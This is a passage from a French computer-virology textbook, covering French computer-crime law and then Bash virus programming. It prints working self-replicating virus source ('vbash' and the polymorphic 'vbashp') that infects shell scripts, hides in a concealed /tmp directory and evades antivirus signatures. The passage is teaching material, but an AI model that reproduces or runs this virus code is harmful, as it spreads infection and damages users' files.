> *Le fait d'entraver ou de fausser le fonctionnement d'un système de traitement automatisé de données est puni de trois ans d'emprisonnement et de 45 000 euros d'amende.*

Dans ce cas encore, l'infraction doit être volontaire et consciente.

- *Atteinte frauduleuse aux données.*- Cette incrimination est envisagée par l'article 323-3 du Code pénal.

  > *Le fait d'introduire frauduleusement des données dans un système de traitement automatisé ou de supprimer ou de modifier frauduleusement les données qu'il contient est puni de trois ans d'emprisonnement et de 45 000 euros d'amende.*

- *Association de « malfaiteurs informatiques ».*- L'article 323-4 a pour but de lutter contre les clubs de pirates et autres acteurs contestables du monde informatique. L'entente prévue par le texte doit toutefois être concrétisée par un ou plusieurs éléments matériels (par exemple confection d'un virus destiné à frapper un système donné).

  > *La participation à un groupement formé ou à une entente établie en vue de la préparation, caractérisée par un ou plusieurs faits matériels, d'une ou de plusieurs des infractions prévues par les articles 323-1 à 323-3 est punie des peines prévues pour l'infection elle-même ou pour l'infraction la plus sévèrement réprimée.*

  L'entente commence à partir de deux personnes et concerne à la fois les personnes morales et les personnes physiques (pour plus de détails voir [66]).

- *Répression de la tentative.*- La tentative, même avortée (un virus mal écrit, une attaque perpétrée par un novice), peut être réprimée de la même manière que l'acte couronné de succès (article 323-7 du Code pénal).

  > *La tentative des délits prévus par les articles 323-1 à 323-4 est punie des mêmes peines.*

Les peines sont doublées en cas de récidive. Le lecteur notera que le législateur s'est attaché à l'esprit avec lequel le système est attaqué. La notion de

fraude et de volonté de nuire est considérée au premier chef. Mais rappelons qu'il s'agit là de la juridiction pénale. Une erreur involontaire, non maligne, portant atteinte à un système, pourra très bien faire l'objet de poursuites civiles[16] (au titre de la réparation des dommages).

Globalement pour le domaine de la virologie informatique, l'interprétation des différents articles indique que la création de virus est légale. Cependant, la diffusion d'un virus à des tierces personnes, avec une intention de nuire, rentrant dans le spectre des possibilités envisagées par les précédents articles du Code pénal, est passible de poursuites pénales (et civiles).

6.3.2 Évolution du cadre législatif : la loi pour l'économie numérique

À la fois pour combler le retard français dans ce domaine, mais également pour prendre en compte certaines directives européennes[17], une évolution législative est devenue nécessaire.

Un projet de loi a été élaboré au début de 2003 (projet de loi pour la confiance en l'économie numérique). Ce projet vise, en autres choses, à définir un nouveau type de délit lié à la manipulation de virus. Il propose notamment un alourdissement des peines déjà prévues (voir section précédentes) et l'insertion du nouvel article suivant :

> *(Article 323-3-1)*
> *Le fait de détenir, d'offrir, de céder ou de mettre à disposition un équipement, un instrument, un programme informatique ou toute donnée conçus ou spécialement adaptés pour commettre les faits prévus par les articles 323-1 à 323-3 est puni des peines prévues respectivement pour l'infraction elle-même ou pour l'infraction la plus sévérement réprimée.*

Ces mesures, approuvées en Conseil des ministres le 15 janvier 2003, visent en particulier la manipulation des virus (article 34). Sa présentation a immédiatement fait réagir, assez vivement, les milieux professionnels concernés (chercheurs, professionnels du monde viral et antiviral...). En effet, l'étude et la manipulation de virus à des fins professionnelles (ce livre en est un

[16] Il est assez surprenant que le législateur n'ait pas songé également à protéger les utilisateurs contre les inconséquences des professionnels de l'informatique. Diffuser un logiciel comportant une vulnérabilité permettant potentiellement la dissémination d'un virus ou d'un ver devrait engager la responsabilité du concepteur, au minimum au titre de la juridiction civile.

[17] Directives 2000/31/CE du 8 juin 2000 et « *Vie privée et communication électronique* » (directive 2002/58/CE du 12 juillet 2002).

exemple) ne sont pas prévues par cette proposition de loi. L'assemblée nationale a alors proposé l'amendement suivant :

> *Les dispositions du présent article ne sont pas applicables lorsque la détention, l'offre, la cession et la mise à disposition de l'instrument, du programme informatique ou toute donnée sont justifiées par les besoins de la recherche scientifique et technique ou de la protection et de la sécurité des réseaux de communications électroniques et des systèmes d'information et lorsqu'elles sont mises en œuvre par des organismes publics ou privés ayant procédé à une déclaration préalable auprès du Premier Ministre selon les modalités prévues par les dispositions du III de l'article 18 de la loi pour la confiance dans l'économie numérique.*

Malheureusement et pour des raisons qui restent obscures aux non-juristes, le texte de cet article a été modifié et voté en lecture définitive le 14 mai 2004 par le Sénat, à l'issue de la procédure de Commission Mixte Paritaire. Il est le suivant :

> *I. - Après l'article 323-3 du code pénal, il est inséré un article 323-3-1 ainsi rédigé :*
>
> *« Art. 323-3-1. - Le fait, sans motif légitime, d'importer, de détenir, d'offrir, de céder ou de mettre à disposition un équipement, un instrument, un programme informatique ou toute donnée conçus ou spécialement adaptés pour commettre une ou plusieurs des infractions prévues par les articles 323-1 à 323-3 est puni des peines prévues respectivement pour l'infraction elle-même ou pour l'infraction la plus sévèrement réprimée. »*
>
> *II. - Aux articles 323-4 et 323-7 du même code, les mots : « les articles 323-1 à 323-3 » sont remplacés par les mots : « les articles 323-1 à 323-3-1 ».*

Cet article figure finalement sous cette forme dans la loi qui a finalement été adoptée et publiée au *Journal Officiel* le 22 juin 2004. La saisine du Conseil Constitutionnel le 10 juin 2004 n'a pas donné lieu à une modification de cet article qui a été déclaré constitutionnel.

Sous cette forme, ce texte trop vague – *sans motif légitime* – « *dépasse largement les besoins de la lutte contre les virus informatiques*[18] ». Non seulement, il risque de porter une grave atteinte à tous les travaux de recherche,

[18] Déclaration de Mme Evelyne Didier, chargée de présenter l'amendement numéro 84 lors de la séance de débats au Sénat du 25 juin 2003. Le lecteur consultera le dossier sur `http://www.senat.fr/seances/s200306/s20030625/st20030625000.html`

positifs, dans le domaine de la sécurité informatique et faire prendre du retard à la France dans le domaine de la sécurité informatique. Mais en plus, cela nie la réalité même de ce domaine. Des contacts récents avec des chercheurs montrent l'extrême frilosité de ces derniers à travailler et surtout publier sur ces sujets. La situation est d'autant plus floue qu'aucun organisme officiel n'a été prévu pour décider qui « a ou non des motifs légitimes » et éventuellement délivrer une autorisation en bonne et due forme. Le problème du chercheur ou du spécialiste « amenant du travail chez lui » n'est pas non plus évoqué. Cet article de loi pose d'énormes problèmes pour beaucoup d'aspects. Pour certains d'entre eux, le lecteur consultera [18, 169].

Quoi qu'il en soit, les connaissances continueront à s'échanger sous le manteau, et les chercheurs, ceux notamment travaillant au profit de l'État, seront coupés d'une fabuleuse mine d'informations, qui leur permettaient jusque-là de se former, de se tenir au courant et de faire progresser les techniques de lutte. Il est à espérer que les juges continueront d'évaluer, comme par le passé, les éventuels cas non sur la forme mais sur le fond. La jurisprudence concernant cette loi sera à surveiller de très près. Mais cela prendra des années.

Quoi qu'il en soit, l'écriture de virus, leur étude, leur manipulation, la publication d'articles ou de livres devront tenir compte de cette évolution. Il est nécessaire de rappeler aux éventuels chercheurs dans le domaine de la virologie informatique, que seul l'aspect spécifiquement viral (l'autoreproduction de code) est à privilégier. À moins de traiter d'applications des technologies virales, la considération de charges finales n'offre pas d'intérêt en soi. En conséquence, toute expérience en virologie informatique dépassant le simple cadre de l'ordinateur personnel mono-utilisateur devra être soigneusement pensée, et faire l'objet d'autorisations auprès de l'administrateur, de l'officier de sécurité et dans le strict respect des législations en vigueur.

Exercices

1. Afin de tester la dépendance du code binaire vis-à-vis du compilateur utilisé, considérer un code source quelconque et compiler le à l'aide de différents compilateurs (Borland, Microsoft Studio 6, Microsoft Studio 2008, Eclipse ...). Comparer les binaires obtenus. Que peut-on en conclure dans le cas de la lutte antivirale ?

Les virus : pratique

7

Introduction

« La meilleure défense est l'attaque. »
Carl von Clausewitz (1780 - 1831)

Après avoir présenté, dans la première partie de cet ouvrage, les bases théoriques de la virologie informatique et en avoir défini le vocabulaire et les concepts, nous allons maintenant aborder dans cette seconde partie un aspect plus pratique des virus. Le but est de présenter au lecteur les principaux ressorts algorithmiques de la virologie informatique, indépendamment de toute considération de langage ou de système d'exploitation.

C'est la raison pour laquelle nous avons choisi une approche différente de celle des (trop) rares ouvrages existants, qui présentent des études techniques détaillées de codes viraux. En général, ces virus sont en assembleur (ou écrits dans des langages assez exotiques ou très spécifiques d'un type d'application, comme les langages VBA ou VBScript). Or, ce langage est fortement dépendant d'une architecture de processeur. Le mode d'action de ces virus, de plus, exploite fortement une ou plusieurs caractéristiques du système d'exploitation, en général Windows. L'aspect algorithmique n'est pratiquement jamais systématisé et la relative herméticité du langage tend à noyer celui qui en étudie le code, empêchant la prise de hauteur nécessaire pour comprendre l'esprit de ce genre de programme.

Toutes ces dépendances fortes vis-à-vis d'un environnement spécifique rendent le portage du code viral sur d'autres environnements extrêmement difficile. Le lecteur n'a donc que très rarement la possibilité de véritablement appréhender les concepts algorithmiques de base d'un virus.

Ces ouvrages sont extrêmement intéressants, une fois que ces concepts de base ont été assimilés, mais ne sont pas à conseiller à un lecteur débutant.

Les meilleurs ouvrages que l'on pourrait conseiller, à l'issue de la lecture de ce chapitre, sont ceux de Mark Ludwig [166] et surtout [167][1], même si ces ouvrages commencent à dater, pour certains aspects. L'approche de Mark Ludwig est rigoureuse et claire mais suppose une bonne connaissance de l'assembleur.

Les virus décrits dans cette partie pourront donc être programmés par le lecteur sur n'importe quelle plateforme, sans requérir une modification des algorithmes[2].

Le choix des virus étudiés à été guidé par deux considérations principales :

- tout d'abord, nous avons choisi des types de virus généralement peu connus ou pour lesquels il n'existe pratiquement pas de documentation technique détaillée : virus en langage interprété, virus compagnons et virus de documents. L'intérêt est que ces trois catégories regroupent tous les aspects algorithmiques de base de la virologie informatique. Un quatrième chapitre sur les vers permettra au lecteur d'acquérir les techniques de base de cette catégorie particulière d'infections informatiques. Enfin dans un cinquième chapitre, les botnets, qui constituent l'essentiel de la menace actuelle, seront détaillés et présentés comme une synthèse algorithmique des infections classiques ;
- en second lieu, ces familles de virus représentant actuellement un véritable défi en matière de défense et de lutte antivirale. Programmés avec soin, leurs membres représentent une menace tout-à-fait réelle, que les antivirus ne parviennent malheureusement pas à détecter. Les virus présentés ici sont parvenus, sans grande difficulté, à leurrer les antivirus lors des tests. Il ne s'agit pourtant que d'exemples relativement simples, moyennement élaborés, présentés dans un but purement didactique. Leur capacité à souvent contourner toute protection réside non seulement dans leurs caractéristiques propres mais également, et peut-être surtout, dans le fait qu'ils interviennent dans un environnement où la frontière entre programme offensif et programme légitime est difficile, sinon impossible à identifier.

[1] Cette seconde édition, plus complète que la première, est malheureusement difficile à obtenir hors des Etats-Unis, étant distribué directement par la maison d'édition de Mark Ludwig. Nous conseillons cependant au lecteur de préférer cette version. Toutefois, signalons l'excellente traduction de la première version de ce livre, par Pascal Lointier, président du CLUSIF, encore disponible en France (voir [167]).

[2] Dans le cas des virus interprétés, présentés dans le chapitre 8, le lecteur devra juste réécrire le virus avec le langage de scripts de l'environnement souhaité, mais cela ne représente aucune difficulté une fois que les aspects algorithmiques sont assimilés.

C'est la raison pour laquelle les présenter ici n'a pas pour but de susciter des vocations de nuisance. C'est précisément parce qu'ils représentent un risque qu'il est important de bien les connaître. De cette connaissance, il est alors possible de tirer des enseignements et des principes qui permettront une lutte plus efficace, non pas de façon automatique grâce à un antivirus (cette approche est certainement à considérer comme illusoire) mais à la fois au niveau des politiques de sécurité (la prévention) et des techniques d'audit et de surveillance. Ces classes de virus, en quelque sorte, constituent une illustration puissante des résultats théoriques présentés dans la première partie, concernant la difficulté de la défense et de la lutte antivirale.

Tous les virus présentés ici ont été développés et testés sous Linux, en langage shell *Bash* pour les virus en code interprété, ou tout simplement en langage C. Ces deux langages sont simples et tout lecteur étudiant l'informatique en connait en général au moins un. La distribution SuSe 8.0 a été choisie pour sa grande stabilité, mais tous ces virus fonctionnent sans problème sous d'autres variétés d'Unix, dès lors qu'ils sont conformes à la norme POSIX. Le compilateur utilisé est **gcc** (version 2.95.3). Enfin, sauf mention particulière (notamment dans le cas des vers, où il a été jugé préférable de détailler des codes créés par d'autres), les virus présentés ici ont été écrits par l'auteur.

Dans le cas spécifique des virus de documents, agissant essentiellement au niveau des applications mais avec des connexions souvent importantes avec le système d'exploitation, les différents codes présentés ont été testés sur les trois systèmes principaux – Apple, Linux et Windows – quand cela était possible.

Précisons que le choix d'Unix est également dicté par le souhait de montrer que les possibilités de développement de virus ne sont pas l'apanage exclusif de Windows. Rappelons que les virus ne sont que des programmes et qu'à ce titre aucune plateforme n'est plus adaptée qu'une autre. Logiciel libre ou non, un Unix mal conçu (présence de failles) ou pis, mal configuré et/ou mal administré, peut se révéler pire que Windows.

La plupart des codes présentés dans cette partie sont disponibles sur le CDROM accompagnant cet ouvrage. Ils sont fournis sous forme de fichiers au format PDF. Nous ne saurions trop insister sur l'extrême précaution dont le lecteur doit faire preuve lors de leur étude et des éventuelles manipulations : test en réseau fermé, sauvegarde des données, demande des autorisations nécessaires. etc.

8

Les virus interprétés

8.1 Introduction

Ces virus sont souvent désignés par le terme de virus de scripts. Cette dénomination ne prend en compte en réalité que les virus de type BAT sous DOS/Windows ou les virus en langage Shell pour les différentes variétés d'Unix.

En fait, il faut considérer une plus large catégorie dans laquelle entrent, en particulier, les virus précédents : celle des virus en langages interprétés. Un fichier exécutable écrit dans un tel langage consiste en un simple fichier texte (éventuellement avec des droits particuliers, d'exécution sous Unix par exemple) qui va être interprété par une application particulière : « l'interpréteur ». Il s'agit soit d'un programme attaché à un système d'exploitation (classe des interpréteurs de commandes tel le COMMAND.COM du DOS, un shell d'Unix...) soit d'un langage de programmation en propre (Lisp, Basic, Basic, Postscript, Python, Ruby, Tcl...) ou bien encore d'un interpréteur attaché à un logiciel (Navigateur, traitement de texte de type Word[1], visualiseur de document comme Acrobat...) ou à un périphérique matériel (une imprimante Postscript, par exemple).

Un langage interprété est donc exécuté instruction après instruction sans création préalable d'un fichier exécutable (du moins de façon apparente, dans certains cas). Bien que ces langages soient légèrement plus limités que des langages compilés, ils présentent toutefois suffisamment de possibilités permettant de les utiliser avec succès pour créer des virus simples mais efficaces.

[1] Pour certains langages comme le *Visual Basic for Applications* (VBA), Java, Python, le *Visual Basic Script* (VBS)..., la distinction entre « compilé » et « interprété » n'est pas évidente. Une phase assimilable à une compilation intervient quelquefois sans que l'utilisateur ne s'en aperçoive. Nous considérerons qu'il s'agit de langages interprétés puisque l'utilisateur « exécute », en apparence directement, un code source.

Il faut d'ailleurs être conscient du fait que l'explosion du nombre de virus s'explique en grande partie par la mise à disposition du public de langages relativement évolués, simples à apprendre et à maîtriser et qui rendent possible, comme tout langage, l'écriture de virus. Le meilleur exemple est sans conteste celui du langage VBScript avec lequel plusieurs vers célèbres (et moins célèbres) récents ont été écrits. Les macro-virus et le langage VBA sont un autre exemple de choix.

Nous nous limiterons, dans ce chapitre, au langage Shell sous Linux, l'un des plus évolués. Le but est de montrer comment réaliser toutes les caractéristiques algorithmiques d'un virus à l'aide d'un langage interprété. Le lecteur, ensuite, transcrira et adaptera sans difficulté l'algorithmique virale présentée ici aux autres langages et autres systèmes d'exploitation.

Les codes source des virus présentés dans ce chapitre sont disponibles sur le CDROM accompagnant cet ouvrage. Nous ne saurions trop insister sur l'extrême précaution dont le lecteur doit faire preuve lors de leur étude.

8.2 Création d'un virus en Bash sous Linux

Le BASH (*Bourne Again Shell*) est le shell le plus communément utilisé sous Linux[2]. Sa fonction est d'exécuter les commandes lancées par l'utilisateur (interface en mode texte). C'est un langage interprété, autorisant la programmation sous forme de *scripts* ou fichiers de commandes. Il est comparable à l'interpréteur de commande du DOS (COMMAND.COM).

Créé initialement par Brian Fox en 1988 puis ensuite en collaboration avec Chet Ramey, ce langage reprend les caractéristiques et avantages de ses prédécesseurs (*C shell, Korn shell* et *Bourne Shell*). Sa principale spécificité est une gestion optimale de l'historique des commandes (notamment, la réutilisation des commandes). Mais il facilite également l'administration et la programmation shell : nouvelles options, variables, amélioration des caractéristiques autorisant une programmation plus élaborée (entre autres, la gestion des *jobs* permettant à l'utilisateur de lancer, de suspendre et d'arrêter un grand nombre de commandes en même temps). L'illustration va en être donnée dans le cadre de la programmation et de l'évolutivité d'un virus bash. Le lecteur consultera [27, 178] pour une description détaillée du *Bash*.

Considérons le virus très simple suivant que nous appellerons *vbash*. Nous le ferons évoluer peu à peu, pour lui attribuer les principales caractéristiques d'un virus élaboré. Ce virus a été développé avec le GNU BASH version 2.05. La compatibilité de ce langage avec les normes en vigueur (IEEE POSIX)

[2] Il est également adopté par MacOS X, version 10.3.

assure la portabilité de ces virus vis-à-vis d'autres langages de shells. Cette version du virus, quoique très efficace, peut encore certes être largement optimisée, mais en sacrifiant la lisibilité du programme. Le but, à travers ce virus, est d'illustrer de manière claire et simple l'algorithmique virale de base.

```
for i in *.sh ; do # pour tous les fichiers avec l'extension sh
    if test "./$i" != "$0" ; then # si cible ≠ du fichier infectant en cours
      tail -n 5 $0 | cat >> $i ; # ajouter le code du virus
    fi
done
```

Tab. 8.1. Le virus *vbash*

Ce virus a une taille de 91 octets et infecte tous les fichiers portant l'extension *.sh* (fichier scripts en bash). Il fonctionne par ajout de code à la fin de chaque fichier cible. Quand un fichier infecté (c'est-à-dire contenant ces lignes virales rajoutées) est exécuté, le virus est lui-même exécuté en dernier lieu, propageant l'infection vers les autres scripts. L'ajout à la fin du fichier cible est plus efficace que l'ajout en début, qui requiert d'utiliser des fichiers temporaires et donc d'accroître l'activité disque. La contrepartie est que le virus ne s'éxécute qu'après le programme infecté. Le programmeur doit donc trouver un compromis en fonction de l'effet final recherché.

Outre certaines limitations, ce virus présente plusieurs défauts qu'un antivirus pourrait exploiter ou qui permettraient à l'utilisateur de le détecter facilement :

- son action est restreinte au répertoire courant. Son pouvoir infectieux est donc limité. De plus, les fichiers scripts exécutables portant l'extension `.sh` sont peu nombreux. Ces fichiers, en général, sont plutôt identifiés par la présence d'une ligne de commentaire de type `#!/bin/bash` ;
- il ne vérifie pas si les fichiers cibles ont déjà été infectés par le virus. C'est une règle fondamentale en virologie informatique. Si elle n'est pas respectée, le virus ajoutera son code à chaque lancement d'un fichier infecté, rajoutant 91 octets à chaque fois. L'augmentation rapide de la taille, sera très vite détectée. Dans cette version de base, la lutte contre la surinfection est partielle (fichier infectant en cours) et donc insuffisante :

- le virus n'est pas furtif. Sa simple présence peut être détectée par affichage du contenu du répertoire, ou par lecture du fichier par un éditeur de texte (type *vi*) ;
- le virus n'est pas polymorphe. Le virus étant petit, les cinq lignes de son code peuvent aisément constituer une signature exploitable ;
- même si cela n'est pas fondamental, le virus n'a pas de charge finale.

Nous allons voir comment, avec un langage interprété de type shell, il est possible d'implémenter ces fonctionnalités. Nous verrons, en dernier lieu, comment accroître son pouvoir infectieux.

D'une manière générale, signalons qu'une programmation propre requiert d'être structurée : utilisation de procédures, de variables locales.... Le langage Bash ne fait pas exception à la règle, même si les possibilités sont plus limitées que celles du langage C. Toutefois, dans ce qui suit, nous n'utiliserons pas de programmation conforme aux canons, pour une raison évidente : tout code viral structuré offre des possibilités plus grandes d'analyse et de détection par un antivirus. Dans le cas de langages interprétés, cet aspect est fondamental. Il se pose beaucoup moins avec les langages compilés. L'autre raison est la nécessaire limitation de la taille du fichier viral. Structurer le code a pour effet d'augmenter cette taille.

8.2.1 La lutte contre la surinfection

Le virus doit vérifier qu'il n'a pas déjà infecté le fichier cible considéré. Pour cela, il doit rechercher une signature qui est spécifique du virus. Cette signature doit être :

- discriminante, c'est-à-dire que la probabilité de non détection d'une infection antérieure par le même virus doit être la plus faible possible. La totalité du code viral est à ce titre la meilleure des signatures mais la comparaison sera plus longue et plus coûteuse en termes de ressources machines, dans le cas de répertoires contenant de nombreux fichiers cibles potentiels. Les langages interprétés de type Shell disposent cependant de fonctions puissantes pour effectuer cette recherche ;
- non-incriminante, c'est-à-dire que la probabilité de fausse alarme – déclarer un fichier comme déjà infecté alors qu'il n'en est rien – doit également être la plus faible possible. L'instruction `cp $0 $file` n'est, par exemple, pas du tout adaptée. De nombreux scripts, non viraux, la contiendront.

Dans les deux cas, le lecteur remarquera que ces deux propriétés sont largement dépendantes de la longueur de la chaîne de caractères choisie et de ses propriétés plus ou moins aléatoires. Deux solutions existent alors : insérer

une signature ou bien considérer tout ou partie du source du virus comme tel. Si la signature est composée d'une chaîne de caractères, il suffira au virus de la rechercher avant toute tentative d'infection. Une manière optimale est de combiner la recherche de la signature et la signature elle-même en une seule instruction, par exemple :

```
if [ -z $(cat $i | grep "ixYT6DFArwz32@'oi&7") ]
 then
 ... infection ...
fi
```

La signature est ici `ixYT6DFArwz32@'oi&7`. Elle est fixe, donc vulnérable à une action antivirale. Nous verrons comment résoudre ce problème plus tard.

Si nous voulons faire du virus lui-même sa propre signature, il faut alors comparer les T dernières lignes du fichier cible potentiellement infectable (si T est la taille finale du virus, en lignes) avec celles du virus : dans ce cas, il faut penser au fait que le virus peut lui-même être appelé à partir d'un fichier infecté. Un exemple de code donnera, en utilisant la fonction *tr* (remplacement ou effacement de caractères) :

```
HOST=$(tail -T $i | tr '\n' '\370')
VIR=$(tail -T $0 | tr '\n' '\370')
if [ "$HOST" == "$VIR" ]
 then
  ... infection ...
 fi
```

On peut également utiliser la commande *echo* avec l'option *-n* (suppression du retour à la ligne) qui produira le même résultat :

```
HOST=$(echo -n $(tail -12 $i))
VIR=$(echo -n $(tail -12 $0))
if [ "$HOST" == "$VIR" ]
then
 echo EGALITE
fi
```

De nombreuses autres possibilités existent, qui exploitent la richesse du langage Bash.

8.2.2 La lutte anti-antivirale : le polymorphisme

Nous ne traiterons pas le problème de la furtivité dans ce chapitre. Cette propriété sera abordée par la suite dans le chapitre 9, consacré aux virus de type compagnon. En matière de polymorphisme, remarquons que la problématique concernant la qualité de la signature virale, présentée dans la section 8.2.1, est la même quand il s'agit de la lutte antivirale. Le virus doit donc interdire toute utilisation par l'antivirus des éléments fixes constituant la signature.

Une des techniques possibles (voir chapitre 5) est le chiffrement du fichier, à l'exception de la procédure de déchiffrement, qui cependant doit changer d'infection en infection si elle-même ne veut pas constituer une signature. Cette technique est difficilement réalisable avec un langage interprété comme le Bash (du moins si on désire conserver une taille réduite au code du virus). Des langages interprétés comme AWK [76] ou PERL[3] [222] (voir également l'excellent ouvrage de Christophe Blaess [27]) seraient sans doute plus adaptés. La réalisation d'un tel virus est proposée à titre de projet à la fin de ce chapitre.

Une autre grande technique consiste en une mutation du code en un autre code équivalent. Cela consiste à faire varier, de copie en copie du virus, les éléments constitutifs d'une signature potentielle, en produisant un code viral sensiblement différent dans la forme, mais identique dans ses actions d'infection et de charge finale. Voyons comment cela fonctionne à travers un exemple simple mais illustratif. Cette version de *vbash* sera appelée *vbashp*. Dans un but didactique, la lisibilité du code présenté ici a été améliorée. En situation réelle, le code pourra être rendu plus compact et le polymorphisme des variables, amplifié.

Afin de réaliser le polymorphisme, le virus va simplement permuter aléatoirement son propre code avant d'infecter chaque cible, la permutation changeant de cible en cible. De cette manière, la recherche de signature devient pratiquement impossible sur le corps principal du virus, puisqu'un éventuel sous-groupe d'instructions pris comme signature, variera en permanence. Toutefois, nous devons alors résoudre plusieurs problèmes :

- malgré le polymorphisme, le virus doit tenter de lutter efficacement contre la surinfection. Il doit, lui, être capable, quelle que soit la forme permutée du virus, de déterminer sa présence. Cela ne peut être réalisé à l'aide d'une chaîne de caractères, qui constituerait alors une signature exploitable ; ni même par une suite d'instructions, puisque cette suite

[3] `www.perl.com`

est constamment permutée. Restaurer la suite avant permutation est impossible car cette dernière n'est pas mémorisée dans le virus (sinon on retombe sur une chaîne fixe, donc une signature).
- pour que le virus puisse s'exécuter, lors du lancement du fichier infecté, la permutation inverse doit être appliquée. Pour les mêmes raisons évoquées dans le point précédent, cela doit se faire sans connaître explicitement la permutation. Il faut donc que soit présente, avant le code viral proprement dit (corps principal du virus ou CPV), une fonction de restauration de ce code. Le problème est que cette fonction est « en clair » (non permutée) et peut donc constituer une signature, encore une fois si elle ne présente pas un minimum de variabilité.

Voyons comment ont été résolus ces deux problèmes. Rappelons qu'il s'agit là d'une version didactique et qu'un virus réel devra être légèrement remanié afin d'obtenir une plus grande compacité et d'accroître sa virulence (traitement récursif des sous-répertoires, voir section 8.2.3). Le lecteur pourra le faire à titre d'exercice.

Afin d'accroître la furtivité, et en particulier pour contre-balancer l'utilisation, inévitable, de fichiers temporaires, nous utilisons un répertoire temporaire caché `/tmp/\ /` (le symbole \ est un caractère déchappement indispensable pour indiquer à la commande `mkdir` que l'espace, qui désigne le nom du répertoire, est un argument).

La fonction de restauration de *vbashp*

Considérons le cas général d'un fichier infecté par *vbashp*. Sa structure est décrite par le schéma 8.1. Lorsque le virus prend le contrôle (fin d'exécution du fichier proprement dit), il va isoler le corps principal du virus (utilisation d'un fichier temporaire) et appliquer la permutation inverse. Comme chaque ligne du corps principal du virus contient un commentaire en fin de ligne, de la forme `#@n` où `n` est l'indice de la ligne dans la version non permutée, une simple fonction de tri *sort*, permet de restaurer le code sans avoir besoin de connaître explicitement la permutation appliquée (l'usage du `@` permet de disposer d'un séparateur de champ pour la commande *sort* non utilisé par ailleurs dans le reste du code).

Dans le code qui suit, la numérotation des lignes ne tient pas compte des commentaires rajoutés ici pour faciliter la compréhension. La variable `/tmp/\ /test` est différente de copie en copie du virus, cela afin d'assurer un minimum de polymorphisme. Notons que le choix de son nom (nom d'une commande interne au *Bash*) a pour but de contrarier fortement la lutte antivirale.




Fig. 8.1. Structure d'infection par *vbashp*

```
# Début du fichier infecté
echo "Ceci est un exemple de fichier infecté"
mkdir -m 0777 /tmp/\ /
tail -n 39 $0 | sort -g -t@ +1 > /tmp/\ /test
chmod +x /tmp/\ /test && /tmp/\ /test &
exit 0
```

Tab. 8.2. Virus *vbashp* : fonction de restauration

Lutte contre la surinfection et infection par *vbashp*

Le contrôle de la surinfection du fichier cible en cours va être réglé d'une manière élégante. Plutôt que de rechercher une signature, quelle qu'elle soit, ce qui nous est impossible si l'on veut assurer un minimum de polymorphisme, nous allons tester dynamiquement la présence du virus. Seule la lutte antivirale par émulation de code (voir section 5) pourra alors le détecter.

Pour chaque cible, le virus isole les dernières lignes contenant potentiellement le virus (CPV) et lance le code correspondant avec l'argument `test`. Si le virus est présent, le code de retour de sortie normale (`exit 0`) indique la présence du virus, et son absence dans le cas contraire. Lors de la recopie du

```
# Lutte contre la surinfection
if [ "$1" == "test" ]; then #@1
  exit 0 #@2
fi #@3
# Infection proprement dite
MANAGER=(test cd ls pwd) # noms variables de fichiers temporaires #@4
RANDOM=$$ #@5
for cible in *; do #@6
  # taille cible < taille CPV ?
  nbligne=$(wc -l $cible) #@7
  nbligne=$(nbligne## ) #@8
  nbligne=$(echo $nbligne | cut -d " " -f1) #@9
  if [ $(($nbligne)) -lt 42 ]; then #@10
    continue #@11
  fi #@12
  NEWFILE=$MANAGER[$((RANDOM % 4))] #@13
  tail -n 39 $cible | sort -g -t@ +1 > /tmp/\ /"$NEWFILE" #@14
  chmod +x /tmp/\ /"$NEWFILE" #@15
  if! /tmp/\ /"$NEWFILE" test; then #@16
    continue #@17
  fi #@18
```

Tab. 8.3. Virus *vbashp* gestion de la surinfection (Début CPV)

virus dans le fichier cible, les lignes sont aléatoirement choisies, une à une, et copiées dans le fichier cible avec le champ `#@ numéro_ligne`. Ce champ est utilisé pour rétablir le code avant son lancement. L'aléa est initialisé avec une graine ayant pour valeur l'identificateur de processus shell en cours. Au final, nous obtenons une version polymorphe assez efficace.

Il reste évident qu'une recherche de signature conventionnelle (à partir d'une base de signatures) devient impossible, et si l'on veut conserver un taux de fausses alarmes raisonnablement faible, l'écriture d'un script spécifique du virus considéré sera plus rentable. Mais pour cela, il est indispensable de disposer préalablement d'un fichier infecté, dont l'étude révèlera tous les secrets : entre autres, comment le virus lutte contre la surinfection, malgré les mécanismes de polymorphisme. Outre la difficulté de disposer d'une première copie du virus pour analyse (surtout dans le cas d'un virus à la virulence limitée), l'ergonomie n'est pas optimale.

```
    NEWFILE=$MANAGER[$((RANDOM % 4))] #@19
    NEWFILE="/tmp/\ /$NEWFILE" #@20
    echo "tail -n 39 $0 > $NEWFILE" >> $cible #@21
    echo "chmod +x $NEWFILE && $NEWFILE &" >> $cible #@22
    echo "exit 0" #@23
    tabft=("FT" [39]=" ") #@24
    declare -i nbl=0 #@25
    while [ $nbl -ne 39 ]; do #@26
        valindex=$(((RANDOM % 39)+1)) #@27
        while [ "$tabft[$valindex]" == "FT" ]; do #@28
            valindex=$(((RANDOM % 39)+1)) #@29
        done #@30
        ligne=$(tail -$valindex $0 | head -1) #@31
        ligne=$ligne/'\t'#* #@32
        echo -e "$ligne"'\t'"@$valindex" >> $cible #@33
        nbl=$(($nbl+1)) #@34
    done #@35
done #@36
fi #@37
rm /tmp/\ /* #@38
rmdir /tmp/\ /* #@39
```

Tab. 8.4. Virus *vbashp* : infection (suite et fin CPV)

8.2.3 Accroissement de la virulence de *vbash*

L'action du virus *vbash* est limitée car elle est restreinte au répertoire courant et ne considère comme cible que les fichiers portant l'extension **.sh*.

